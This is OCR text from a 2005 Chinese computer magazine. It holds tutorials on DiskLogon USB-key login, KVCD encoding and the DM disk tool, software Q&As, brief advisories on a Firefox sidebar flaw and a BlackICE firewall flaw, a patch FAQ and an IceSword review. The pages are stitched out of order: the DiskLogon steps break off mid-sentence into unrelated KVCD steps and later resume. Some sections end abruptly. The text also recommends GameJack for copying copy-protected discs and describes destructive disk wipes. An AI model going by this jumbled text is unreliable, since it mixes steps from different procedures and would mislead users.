DiskLogon有两个版本，除了本文重点介绍的共享版外，还有一个免费版，下载地址为http://www.disklogon.com/disklogonlite.exe。与共享版相比，免费版仅能用在Windows XP系统中，而且不支持笔记本电脑，不能使用远程拨号登录等。具体区别可以在http://www.disklogon.com/comparison.htm查看到。

现在准备好闪存盘，安装好DiskLogon，在重启电脑后，我们就开始设置软件。最终会实现在电脑开机后，插入闪存盘就可以自动登录系统，而拔下闪存盘系统就会自动锁定的功能。

第一步：点击〝开始→Disklogon→DiskLogon Options〞，打开DiskLogon Options窗口。

第二步：在窗口左侧选择Options→DiskLogon→Disks(选项→磁盘登录→磁盘)，在窗口右侧去除除闪存盘以外盘符的勾选。本文以闪存盘盘符H为例(见图1)。

DiskLogon小档案

- u软件版本：2.2　　软件大小：1.1MB
- u软件性质：共享软件(30天使用限制)
- u适用平台：Windows 2000/XP/2003
- u下载地址：http://www.disklogon.com/disklogon_x32.exe




图1

打折扣。最后单击〝确定〞按钮保存设置。

小提示

如果要转换的影片是16:9模式，请在参数设定对话框中单击“高级”标签，然后选择“影像的显示方式”为“全屏幕(保持宽高比2)”，这样在转换时可以保留全部画面而不会产生比例变形。

第六步：默认的〝输出文件〞保存在与源文件相同的路径中，如果想修改，可以单击〝 览〞按钮重新设置。最后，单击〝开始〞按钮即可编码扩展名为MPG的KVCD视频了，通常情况下，使用TMPGEnc Plus编码KVCD的时间与RMVB文件的播放时间大致相同。

小提示

如果你下载的视频节目分辨率很高，还可以尝试使用其他高品质的模板来进行编码，可再现原来的节目效果，无论使用哪种模板进行压缩编码，都能在DVD影碟机上正常播放。

第七步：转换好的KVCD视频还要刻录为VCD影碟才行。这里可以使用Nero进行刻录，不过由于使用KVCD编码的MPEG文件是非标准VCD格式，所以在NERO中添加文件时，它会提示〝不是建立标准VCD的有效文件〞，这时要注意，必须选择〝关闭标准一致性并继续〞，否则Nero会对MPEG文件进行标准化编码，文件体积又会急剧增大，我们所做的工作就白干了。接下来就可以按照正常的VCD刻录流程制作成VCD影碟了。

4.KVCD进阶应用：制作二十合一DVD光盘

2004年第23期中《十问十答　刻录高手大补贴》一文中介绍了把几张VCD电视剧合并到一张DVD光盘上的方法，该方法通常可以在一张DVD光盘上制作10集左右的电视剧，其实如果把KVCD技术应用在这种DVD光盘上，则可以制作出二十合一的DVD光盘，这样看电视剧就更过　了！

从http://kvcd.net/dvd-models.html页面中下载360分钟的〝352x288 ULBR〞模板文件〝KVCD-ULBR-352x288-_PAL_-PLUS.mcf〞，然后在TMPGEnc Plus中使用该模板对电视剧源文件进行编码，不过这里必须要注意的是，在设置音频时〝采样率〞应设置为〝48000K〞，〝码率〞应设置为〝128〞(见图5)，这样在使用TMPGEnc DVD Author制作DVD时，就会仅对添加的MPEG文件进行打包，而不需要再重新编码，可以大大减少DVD制作时间。编码为KVCD格式的MPEG文件后，再按照《十问十答　刻录高手大补贴》一文中介绍的方法制作为DVD后刻录即可。



图5

小提示

在制作DVD影碟时，建议使用DVD-R光盘来刻录。另外由于DVD光盘数据密度大，光盘外圈有可能会不太稳定，所以建议一张碟片刻录容量在3.8GB以下。

CF [YY05]

第三步:选择窗口左侧的Options→DiskLogon→General(选项→磁盘登录→常规)，然后在窗口右侧的Disk removal behavior(闪存盘移出时操作)下拉菜单中选择Lock computer when the disk is removed(当磁盘移除时锁定电脑)，这样我们就实现了拔下闪存盘系统自动锁定的功能。这里我们还可以选择其他项目，比如选择Log off when the disk is removed(磁盘移除时注销)，则表示拔下闪存盘后系统自动注销。默认的No Action(无动作)表示不进行任何操作。

第四步:在Log on to Windows(登录系统)下拉菜单中选择Log on when disk is connected(当磁盘连接后登录)，这样设置后，就可以实现插入闪存盘系统自动登录的功能。在Unlock computer(解锁电脑)下拉菜单中选择Unlock computer when the disk is connected(当磁盘连接后解锁电脑)(见图2)。



图2

第五步:在窗口左侧选择User Accounts(用户账号)，在窗口右侧点击Change按钮，打开Change Logon Information(修改登录信息)窗口，在窗口上侧选择闪存盘符，在窗口下侧选择好一个ID后，点击Create New(新建)按钮，在弹出窗口中输入好用户名及密码(见图3)。

第六步:现在所有的设置已经完成，重新启动电脑后，只要你的闪存盘插在电脑上就可以自动登录，而登录系统后，只要将闪存盘拔出就可以锁定电脑，再次插入就可以解锁电脑，非常方便。




图3 勾选Encrypt this logon information(加密登录信息)，可以加密保存在闪存盘上的登录信息

现在再登录系统时，点击Cancel按钮，还可以使用密码登录。如你想设置为只能用"密钥盘"登录，那么可以在设置第三步时，去除Allow users to type their username and password to log on or unlock computer(允许用户使用他们的用户名及密码登录或解锁电脑)的勾选即可。这样只有使用"密钥盘"才能登录使用电脑了。

小提示

如果你的"密钥盘"丢失，无法进入系统时，可以进入安全模式，将DiskLogon卸载即可。

CF [YY06]



DM万用版 免费的硬盘大管家

★★★

■ 河北 闫艳力

你是否相信，一分钟之内就能把一个大硬盘重新分区并格式化完毕？这不是神话，硬盘管理工具DM(Disk Manager 的简称)可以轻而易举地做到这一点。除了令人惊叹的操作速度外，DM 还具有其他许多功能，比如让老主板支持新的超大硬盘，以及比主板BIOS自带程序强大得多的硬盘低格功能等。不过DM对硬盘品牌很挑剔(仅支持IBM、迈拓、三星等少数的品牌)，如果它发现所运行的硬盘厂家不符合，就会中止运行，而DM万用版软件(DM&P)则很好地解决了这个问题，让其他厂家的硬盘也能使用DM。

稻草人的10GB老硬盘总出故障，一狠心买了一个80GB的大硬盘，请好友木头人帮他安装新系统。木头人告诉他，要使用新硬盘必须先对硬盘进行分区，再对分区进行格式化，最后才能安装操作系统。稻草人似有所悟，说："不就是个Fdisk和Format吗？我在上学时就学过了。"

木头人一撇嘴，"现在硬盘动 上百GB，Fdisk和Format速度慢如龟爬，谁还用那玩意儿。"边说边拿出自己随身携带的工具光盘，稻草人定睛一看，只见上书"DM万用版 9.57"几个大字。

小提示

大家可以到 http://nj.onlinedown.net/soft/13340.htm 下载DM万能版V9.57，将其解压缩后，拷贝或刻录到Windows 98的启动盘中即可(启动盘可以是软盘、U盘、光盘、硬盘等)。目前，DM万用版9.57还没有推出中英双语版，喜欢使用中文版的读者，可下载其9.56版。只要你在DOS环境中先运行中文系统(如:UCDOS)，DM 9.56就会自动调整为中文版本。不过在使用中文版时，界面运行速度会很慢，有时按方向键选择时，等半天才有反应，不推荐使用。

忠告：

★DM万用版中的重新分区和格式化等功能将擦去硬盘上的所有数据！所以，不要在装有文件数据的硬盘上使用这些功能，除非你完全确定自己要重新初始化硬盘 。

★容量超过137GB的硬盘，最好不要使用DM。

实例1:快速搞定80GB硬盘分区、格式化

第一步:木头人接好新硬盘的数据线和电源线，开机后将刻录有DM的系统启动光盘放入光驱中，又在CMOS中设置从光驱启动，系统顺利进入到DOS界面。

第二步:假设你的DM程序保存在光盘的DM目录下，可在DOS提示符后输入"CD DM"(不含引号，下同)后按回车键进入该目录，再输入"DM"命令后回车，就可以启动DM了，稍等片刻加载完各种驱动后会显示一个欢迎画面(Welcome to Disk Manager)，按下回车键继续(按下其他键DM会自动退出)。如图1所示，就是DM的操作界面了。



图1

小提示

DM有两种运行模式：简易模式和高级模式。运行简易模式，输入"DM"后直接回车；运行高级模式，输入"DM /M"后再回车。其实在DM的简易模式中同时按下Alt+M键即可切换到高级模式，再按下Alt+A键又会切回简易模式。大家还可以输入命令"DM /?"以获得其他参数的用法帮助，输入"DM /??"则会得到中文帮助。

第三步:按下方向键选择"Advanced Options"菜单项，按回车键后进入其子菜单，然后在子菜单中选择"Advanced Disk Installation"项并按回车键，这时会如图2所示出现硬盘选择列表(图3所示是有两块硬盘时的情景)。




图2




图3

小提示

如果电脑中装有多块硬盘，一定要记清想要操作的硬盘的型号或参数，以免误操作将自己有用的硬盘给分区。如果实在搞不清自己硬盘的型号，建议只装一个硬盘进行操作，毕竟数据安全最重要。

第四步:如图2所示，选择"YES"项并按回车键进入下

一步操作，接下来要选择合适的分区格式，如图4所示，选择其中的第二项“Windows 95 OSR2,98,98SE,Me,XP,2000 (FAT 16 or 32)”。这一项是把分区格式化成FAT32格式，这也是最常用的分区格式，大多数Windows操作系统都支持它。回车后，会弹出确认分区格式对话框，选择“YES”项并按回车键确认。




图4

第五步:这一步比较关键，大家一定要事先规化好合适的分区大小，如图5所示，有三个选项供大家选择，“OPTION (A)”指将整个硬盘只分一个区；“OPTION (B)”一般指将整个硬盘平均分成三个区；“OPTION (C)”指按照操作者自己的意愿分区，我们当然要选择“OPTION (C)”了。




图5

按回车键后，首先会弹出提示框要求你输入主分区的大小(可以认为这就是C盘的大小)，稻草人新购买的硬盘是80GB的，他要求将他的主分区设为10GB，木头人便在其中输入数字“10276”(见图6)。按回车确认后，会继续显示提示框要求设置硬盘剩余空间的分区大小，直到硬盘所有的容量全部被划分完为止，这时会出现分区大小列表让你预览，如果满意就利用上下方向键选中“Save and Continue”(保存并继续)项后再按回车，这时会出现警告窗口，如果确信自己操作无误，则按下Alt + C键继续。




图6

小提示

这里的分区大小默认单位为MB。有关硬盘分区整数GB换算关系见《电脑爱好者》2005年第4期《让硬盘彻底告别1.99GB》一文。

第六步:接下来DM会弹出提示框询问你是否进行快速格式化，我们要的就是速度，当然选择“YES”了，按回车后接着又是一个询问窗口，提醒你是否按照默认的簇进行格式化，也选择“YES”。OK，出现最终确认窗口，如图7所示，选择“YES”项后按回车键，几十秒钟后你



图 7

的硬盘就一步到位地完成分区、高级格式化等初始操作了，最后DM会要求你重新启动计算机以给硬盘分区分配盘符，照做便是。

小提示

在DM操作的过程中，ESC键算得上是一个万能键，大多数时候，如果发现有误操作，按下它可以取消前面所作的操作。

实例2:低格修复坏道小硬盘

轻而易举地搞定了新硬盘的分区、格式化，稻草人又请木头人帮他把替换下来的有坏道的小硬盘修复一下。木头人大吃一惊，说:"虽然DM可以通过低级格式化的方式修复硬盘的交错因子，甚至还可以让部分0磁道出了问题的硬盘起死回生，但没百分之百的把握呀，我只能死马当活马医，修不好的话不要怪我。"

第一步:木头人将有坏道的小硬盘接到电脑上，开机启动DM。这次输入的是"DM /M"命令，按回车键后以高级模式打开DM，首先显示出欢迎画面，按回车键进入DM主界面。可以看到，高级模式比简易模式多了一些维护功能菜单，功能更加强大(见图8)。




图 8

第二步:通过上下方向键选中Maintenance Options(维护选项)后按回车，再选择子菜单中的Utilities(实用工具)选项，此选项包含了低级格式化等多种操作。按下回车键后，会要求你选择想要操作的一个磁盘，选中相应磁盘后按下回车键(如果有多块硬盘，一定要小心不要选错硬盘，低格将清除硬盘上的所有数据)。

第三步:在出现的Select Utility Option(选取实用工具选项)对话框中，用上下方向键选择Low Level Format(硬盘低级格式化)项(见图9)，按下回车键后会显示一个提示框，按下Alt＋C键，再选择YES确认即可。




图 9

片刻之后，稻草人的故障硬盘低格完毕，抱着一丝希望重启电脑，木头人在Windows中用"效率源硬盘检测修复程式"对故障硬盘进行了检测，不但故障硬盘能用了，连坏道也消失了，还真把这匹"死马"给医活了。

Just Do It

★彻底消毁隐密数据

许多单位会把淘汰的旧机器卖掉，而这些机器硬盘上往往有一些重要数据，有时即使在Windows下按下Shift＋Del键彻底删除它们，也可能会被别有用心的人用特殊软件恢复过来。安全起见，要想彻底消毁这些数据，你可以在上例的第三步中选择Zero Fill Drive(磁盘填零)项，可保证彻底删除隐密数据。不过，千万别拿自己有用的硬盘来做实验，否则后悔药可没有！

★硬盘家底无处藏身

在DM高级模式中，Maintenance Options选项的子菜单中有一个Display Driver Information(显示磁盘信息)项，通过它可以浏览硬盘的相关参数信息。

实例3:小硬盘直接分区只需30秒

既然把死马医活了，这匹活马就得干活，稻草人想将这个10GB的旧硬盘直接分成一个区并格式化它，他想自己亲手试试实例1中木头人的操作，木头人打断他道:"其实，直接分一个区并格式化有更简单的方法"。

第一步:同实例1的第一步，直接运行DM。

第二步:在图1所示界面中选择操作菜单中的第一项Easy Disk Installation(简易磁盘安装)，按回车键，DM会自动找到已经安装的硬盘，并显示一个硬盘列表，选择相应的硬盘，然后选择YES项并回车。

第三步:接下来是分区格式选择框，利用上下方向键选中第二项"Windows 95 OSR2,98,98SE,ME,XP,2000 (FAT16 or 32)"，按下回车键，接下来出现的对话框提示是否使用FAT32文件系统，当然选择YES。又会弹出一个对话框，按照提示按下Alt＋C键后，将显示当前硬盘的有关信息，并再次提醒您，如果继续，将删除硬盘中的所有数据，选YES继续，DM将会对硬盘快速格式化。


最后出现Disk Manager Status对话框，表示操作完成，这时从光驱取出你的启动光盘或在软驱取出启动软盘，按下Reset或Ctrl＋Alt＋Del重启即可。木头人抬手看了一下手表，还不到30秒呢。

实例4:高级格式化特定分区

片刻功夫，稻草人的新旧两块硬盘都已经可以在电脑中贡献自己的力量了。善于思考的稻草人问道:"假如，只想格式化大硬盘中某个单独的分区，并不影响其他分区中的数据内容，用DM可以做到么？"当然可以，木头人又熟练地启动了DM。

第一步:如果以简易模式运行的DM，请按下Alt＋M键切换到高级模式，然后选择Format/Check Partitions(格式化/检查磁盘分区)项(参见图8)。

第二步:选择自己想格式化的分区所在的硬盘，按下回车后，在弹出的对话框中选择Format a Single Partition(格式化单个分区)，按回车键后将显示该硬盘上所有的分区列表，选择好自己想格式化的分区，并且在是否快速格式化中选择"YES"，最后输入硬盘分区卷标，再次确认自己确实要格式化此分区，回车后就可以了。



老鸟支招

★让老主板支持大硬盘

DM万用版中的DDO(Dynamic Drive Overlay)动态驱动覆盖可以帮助计算机系统突破BIOS限制的专有设备驱动程序，从而使较老的机器也能“完全”访问大容量的硬盘。当DM发现主板不支持大硬盘时，就会在分区时自动给硬盘加上DDO程序，这样就能在老主板上使用这块硬盘了。

★修复被病毒破坏的硬盘

如果硬盘被“硬盘炸弹”之类病毒破坏，无论从光驱或是软驱都无法引导，设置为从盘由其他硬盘引导也不行时，可尝试用DM万用版解决这个问题：

第一步：首先在CMOS设置中屏蔽掉硬盘，即把硬盘设为NONE，当电脑开机后不检测硬盘，就可以从软盘引导了。

第二步：启动软盘上的DM万用版，执行“Advanced Options→Maintenance Options→Utilities→Zero Fill Drive”，将硬盘扇区填零。现在，硬盘就跟从未分过区的新硬盘一样，再重新分区格式化，安装系统软件即可。

注意：一些被病毒破坏的硬盘，上面的数据也许还在，如果这些数据非常重要的话，你自己千万不要进行任何操作，最好找一些专业的数据修复公司帮忙，看他们能否有办法解决。

★打开DM的更多选项

在DM操作菜单中同时按下Alt＋T键会打开高级系统选项，在这个高级系统选项中，我们可以查看驱动器概要、查看或修改CMOS中硬盘的参数，以及查看计算机信息和磁盘控制器芯片组信息等，另外利用其中的Image System Area to File还可以将硬盘系统映像备份到软盘上，以防不测。

★升级旧版本DM的DDO

DM万用版9.57在DDO里增加了从光盘引导系统的选项(按C键)，如果你的DDO版本为9.56之前版本，则无此功能。要升级旧版本DDO，可以在DM高级模式中执行“Maintenance Options→Dynamic Drive Overlay→ Update Dynamic Drive Overlay”来升级你的硬盘DDO。

★向软件作者问答案

在使用DM万用版的过程中遇到了问题，可试试到软件作者的主页上寻找答案。下面是笔者在该主页上找到的两篇文章，感觉还不错：


1. 判断主板是否支持容量超过137GB大硬盘的方法
网页地址：http://z80.wx-e.com/article/lba48.htm

2. DM万用版常见问题解答
网页地址：http://z80.wx-e.com/myopus/dmp_faq.htm

CF [YY07]

软件版本:1.16
软件大小:1.16MB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.freebyte.gr/autoruncdassistant.zip

五步制作出Autorun.inf:AutorunCD Assistant



问：我在制作一张放进光驱就能自动运行的光盘，请问如何实现呢？

答：其实光盘能够自动运行都是由于这张光盘上包含有一个名为Autorun.inf的文件，对于初学者，要编写这个文件的确有点麻烦，所以推荐使用免费的AutorunCD Assistant来完成制作。

运行软件后，点击Step 1:select the folder...按钮，选择待刻录光盘文件所在文件夹。然后根据不同的执行文件选择点击Step 2a或Step 2b按钮，如果要运行的是EXE文件，则点击前者；如果自启动文件是HTML或PDF等文件时，则点击后者。接着就是点击Step 3按钮选择作为光盘图标的ICO文件，最后点击Step 4，如果亮起绿灯，则测试通过，点击Step 5按钮，就可以在刻录文件所在文件夹下看到生成的文件了，用Nero等软件完成刻录即可。

超强的工作搜索软件:JobFinder



软件版本:3.21
软件大小:746KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.onlinedown.net/soft/38726.htm

问：我最近在找工作，请问有没有提供求职信息的软件呢？

答：的确是有这样的软件，名为JobFinder(工作搜索工具)，它可以一次性在前程无忧、中国人才热线、中华英才网等五家热门招聘网站的求职信息中进行搜索，让你一次就可以看到所有的信息，非常方便。

进入软件后，点击工具栏最左侧的按钮，打开"搜索选项"窗口，在窗口左侧分别选好五个不同的搜索网站，然后再设置好"工作地点"、"职能"、"行业"及"发布日期"项，以便让最终的搜索结果更准确。完成后，回到主界面，在"关键字"栏中输入要应聘的职位，然后点击"开始搜索"按钮，稍候就可以看到搜索的结果信息了。

新软试用

四川读者靳松：如果你想乘坐航天飞机过过 ，推荐使用Celestia。这是一款可以让普通人也能经历不寻常的宇宙探险的软件。不同于一般的2D天体软件，Celestia能够模拟出以太阳为中心大约一亿光年之内的3D宇宙空间，包括太阳系九大行星和它们的卫星，著名的小行星、 星、星云、太阳系外行星及恒星，连人类著名的航天器等都可以模拟显示出来。它可以让你在任意时间和空间"到达"你希望去的地方。

进入软件后，你可以先通过菜单中的Help→Run Demo来看一遍软件自带的演示，它将带你在宇宙中 游一番，并向你展示软件基本特性。

在平常的使用中，你可以用鼠标点击星体，就可以将其选中，这时该星体的详细信息会显示在视野左上角，如果同时按住鼠标左、右键并上、下拖动可以调整到星体的距离，单独按住鼠标左键并移动可以将视野平移，单独按住鼠标右键并移动可以使视野旋转。还有更简单的方法"去"一个很遥远的星体：按下回车并输入目标代号，再次回车就可以选中目标星体，这时只要按G键就可以来到这个星体前了。

另外，软件还支持脚本功能，通过这些脚本，你可以随同火星登陆器Spirit和Opportunity重温整个火星探索计划，甚至还可以下载《星球大战》的资料包驾驶一回著名的X战机在太空中"闲逛"。这些Celestia的脚本、新模型及贴图等资料包下载，可以从http://www.celestiamotherlode.net/index.html等网站上下载，非常方便。

软件版本:1.3.2
软件大小:11MB
软件性质:免费软件
适用平台: Windows 9x/2000/XP、Mac OS X、Linux
下载地址:http://www.shatters.net/celestia/download.html

试 用 体 验

北京读者VIP:我试用了最新的Virtual Native Network 3.0(即VNN 3.0)，新版本功能不错，但也有一些问题，很多人和我一样，也用回了老版本。另外，在使用3.0时，以前开机运行VNN的选项改成了服务模式，但启动服务需要在"命令提示符"窗口进入软件安装目录，然后输入VNNClientC.exe -install(具体使用说明可以参考说明文件)。

下载地址:http://www.vnn.cn/

最 近 更 新

比特精灵 2.7.2.232 正式版

升级指数:★★★

非常不错的BT下载软件。推荐内网用户升级此版本。新版本修正了内网互联时，在部分种子服务器下无法启用问题。同时还修正了内存访问的严重错误，还进行了数个BUG的修正，并进行了部分功能的改进。

下载地址:http://www.skycn.com/soft/14276.html

GreenBrowser 2.4 Build 0322

升级指数:★★

不错的多窗口 览器。新版修正收藏夹排序的问题，修正拖动链接的问题及修正插件MouseUnlock的问题，但也有一些老版本可以过滤的广告，在新版中无法过滤。

下载地址:http://www.morequick.com/GreenBrowserGB.zip

CyberArticle 4.2 最终测试版本

升级指数:★★★★

具有收集、整理、生成等功能的电子书软件。新版最大的改进就是增加了导入CHM文件的功能。但在使用时需要注意，请将要导入的文件放在英文文件夹下，同时也不要使用中文命名该文件。

下载地址:http://nj.onlinedown.net/soft/35723.htm

保护你的液晶显示器:LCD Saver Utility



问:我听说现在的屏幕保护对于液晶显示器不会有什么保护作用，如果是真的，那又该如何保护液晶显示器呢?

答:的确是这样的，现在的屏幕保护主要是针对一般的CRT显示器，作用主要是防止屏幕的"单点灼伤"(由于长时间固定阴极射线造成)，但对于液晶显示器基本无效，所以一般使用直接关闭显示器的方法来保护它。不过每次关闭后，还要再手动打开，非常麻烦。但有了LCD Saver Utility就能更轻松地解决这个问题。

LCD Saver Utility使用方法非常简单，只要将下载的压缩包解压缩后，运行其中的LCD-Svr_install.vbs，就完成安装了，你可以在"显示属性"中的"屏幕保护程序"选项卡看到并运行它，如果想快速运行，那么直接使用Ctrl + Alt + S组合键即可。

软件版本:2.1
软件大小:20KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://storage.gate2.net/LCD-Svr.zip

备份加密光盘:GameJack



问:我有一张加密的光盘，由于盘片磨损很厉害，现在想复制一张，请问该怎么做呢?


答:推荐你用GameJack，它具有虚拟光盘、复制加密光盘及刻录光盘三种功能，组合使用这三种功能，即使是StarForce、SafeDisc和Securom等难以复制的光盘都可以备份成功。而且这款软件的功能连强大的CloneCD及Alcohol 120%也自愧不如。最重要的是它还有汉化版，让你可以轻松上手使用。

如果要复制加密光盘，在窗口左侧选择"增强复制"，接着在窗口右侧设置好"源驱动器"及"目标驱动器"，点击"开始"即可。

若要将加密的文件复制到硬盘上，则可在窗口左侧选择"复制到硬盘"即可。GameJack还内置了很多工具，如可以查看加密类型的"探测保护类型"，制作光盘封面的"标签编辑器"等。该软件既可以当作光盘刻录软件，又是一款不错的备份加密光盘的软件。

软件版本:4.0
软件大小:7.24MB
软件性质:共享软件(14天使用限制)
适用平台:Windows 9x/2000/XP
下载地址:http://nj.onlinedown.net/soft/6316.htm
汉化地址:http://nj.onlinedown.net/soft/23692.htm

账号申请全自动:超级自动注册申请王



问:我是刚刚上网没多久的菜鸟，想为自己申请一个QQ号及一个邮箱，为弟弟申请一个浩方的账号，为爸爸在联众注册一个ID，请问有没有简单的软件可以将这些工作一次性完成呢?

答:推荐你使用"超级自动注册申请王"。它可以自动完成即时通讯号码(如QQ号、UC号等)、免费邮箱(如新浪、网易及雅虎等)、多种游戏平台ID(如浩方、联众等)、域名及相册(Yeah.net及网易相册)等项目的注册申请。

将软件下载后，在"相关功能类别"中选择要申请的项目，然后在窗口右侧选择具体的申请项，这时根据所选项目不同，就会弹出不同的注册窗口，填好后，点击"注册"即可。 CF [YY08]

软件版本:1.6
软件大小:2.85MB
软件性质:共享软件(有部分高级功能无法使用)
适用平台:Windows 9x/2000/XP
下载地址:http://www.skycn.com/soft/21992.html



漏洞再现：Firefox 侧栏脚本注入漏洞

影响系统：Firefox 1.0.2前所有版本

漏洞分析：随着 Firefox 览器被越来越多的人使用，它的漏洞也慢慢显露出来，最近又发现一个新的漏洞——Firefox的侧边栏脚本允许远程代码执行。当用户在侧边栏中将恶意网页标记为书签的时候就会出现问题，恶意网页会打开特权页面，通过运行JavaScript 程序，利用用户的权限就可以执行任意代码，如果代码中夹带着木马等程序，电脑就会被恶意攻击者远程控制。

补“洞”办法：官方已经发布了Firefox1.0.2版的 览器，修补了上述漏洞，建议用户升级。如果不能升级新版本的 览器建议不要使用侧栏面板 。

漏洞再现：Blackice 防火墙时间漏洞

影响系统：BlackICE Defender V3.5.cp

漏洞分析：在黑客业内被认可的安全防火墙也有疏漏的地方，Blackice 防火墙在系统时间为 2099 年时会自动关闭，而 Windows系统极限时间也是2099 年，恶意攻击者通过一个简单的代码就可以修改系统时间，从而轻松推倒这道强悍的“墙”。

补“洞”办法：下载最新的BlackICE Defender V3.6.cp 防火墙，下载地址为 http://www.newhua.com/soft/11664.htm。当然也可以换用其他防火墙。

病毒再现：好友盗号器变种R（Trojan.QQPSW.EasyGet.r）

你了解“补丁”吗？

★★★

■瑞星工程师 史瑀

防止计算机被病毒感染首先要做的就是给系统安装最新的安全更新，也就是我们常说的系统补丁。但是很多人对它还没有足够的重视和了解，存在很多疑问。这里我们对系统补丁的常见问题做一个简要的解答。

1.什么是补丁，为什么要安装补丁？

所谓补丁就是修补程序错误、不足或漏洞的补充小程序。比如说：衣服有了个破洞，找一块小布头将这个破洞补上。衣服就好比操作系统，小布头就好比补丁。

现在的病毒越来越多地利用 Windows 系统或应用软件的漏洞进行传播和感染，如 2003 年广泛发作的 SQLServer Slammer 和冲击波以及 2004 年爆发的震荡波等病毒。如果操作系统没有安装相应的补丁程序，很容易受到这些病毒的侵扰。

2.常听人说补丁有 SP 和 Hotfix，是什么意思？

Hotfix 被称作热补丁亦称关键更新，是针对某一具体问题而发布的专门解决这个问题的小程序。由于微软频繁地发布各种 Hotfix 补丁，致使补丁数量增多，补丁的安装较为繁琐且不易管理。微软为了解决这个问题就开始发布 SP 补丁。SP 全称 Service Pack，是一个大的补丁集合，一般在操作系统正式上市一段时间后发布，包含了自发布之日全部的 Hotfix 补丁。同时，一些 Service Pack 还会包含一些新的内容，如微软的 XP SP2 补丁中包含了安全中心等功能。

3.我如何给操作系统安装补丁？

可以登录微软的系统更新网站，查找最新的补丁进行安装，地址：http://Windowsupdate.microsoft.com。

4.如何知道我的系统需要安装哪些补丁？

登录微软的系统更新网站后，会提示有三种级别的补丁需要安装，分别为：“关键更新和 Service Pack”、“推荐的更新”以及“驱动程序更新”。用户应至少安装所有的“关键更新和 Service Pack”（见图1）。



图 1

如果觉得麻烦，也可以使用瑞星杀毒软件2005 版中附带的漏洞扫描工具对计算机进行检查，查找需要安装的补丁程序。点击“开始”菜单，选择“程序→瑞星杀毒软件→瑞星工具→瑞星漏洞扫描”。出现“瑞星系统安全漏洞扫描”的对话框后，勾选“安全漏洞”一项，然后点击“开始扫描”按钮。扫描完毕后点击“查看安全漏洞”，会显示出所有需要安装的补丁及其详细信息（见图2）。



5.微软一般多长时间发布一次补丁？

按照惯例，微软每个月第二周的周二发布安全更新补丁。

斩断系统“黑手”——IceSword 冰刃

★

■ Qoo 酷儿

有这么一款软件，它专为查探系统中的幕后黑手——木马和后门而设计，内部功能强大，它使用了大量新颖的内核技术，使内核级的后门一样躲无所躲，它就是——IceSword 冰刃。

IceSword 冰刃(以下简称 IceSword)是一款斩断系统黑手的绿色软件。在笔者的使用中，IceSword 表现很令笔者满意，绝对是一把强悍的瑞士军刀——小巧、强大。

IceSword 小档案

- 软件版本:1.06　软件大小:893KB
- 软件性质:免费软件
- 适用平台:Windows 2000/XP/2003
- 下载地址:http://www.newhua.com/cfan/200508/icesword.rar

1.IceSword 的“防”



图 1

打开软件，看出什么没？有经验的用户就会发现，这把冰刃可谓独特，它显示在系统任务栏或软件标题栏的都只是一串随机字串“CE318C”，而并是通常所见的软件程序名(见图1)。这就是 IceSword 独有的随机字串标题栏，用户每次打开这把冰刃，所出现的字串都是随机生成，随机出现，都不相同(随机五位/六位字串)，这样很多通过标题栏来关闭程序的木马和后门在它面前都无功而返了。另外，你可以试着将软件的文件名改一下，比如改为 killvir.exe，那么显示出来的进程名就变为了 killvir.exe。现在你再试着关闭一下 IceSword，是不是会弹出确认窗口？这样那些木马或后门就算通过鼠标或键盘钩子控制窗口退出按钮，也不能结束 IceSword 的运行了，只能在 IceSword 的面前乖乖就范了。

2.IceSword 的“攻”

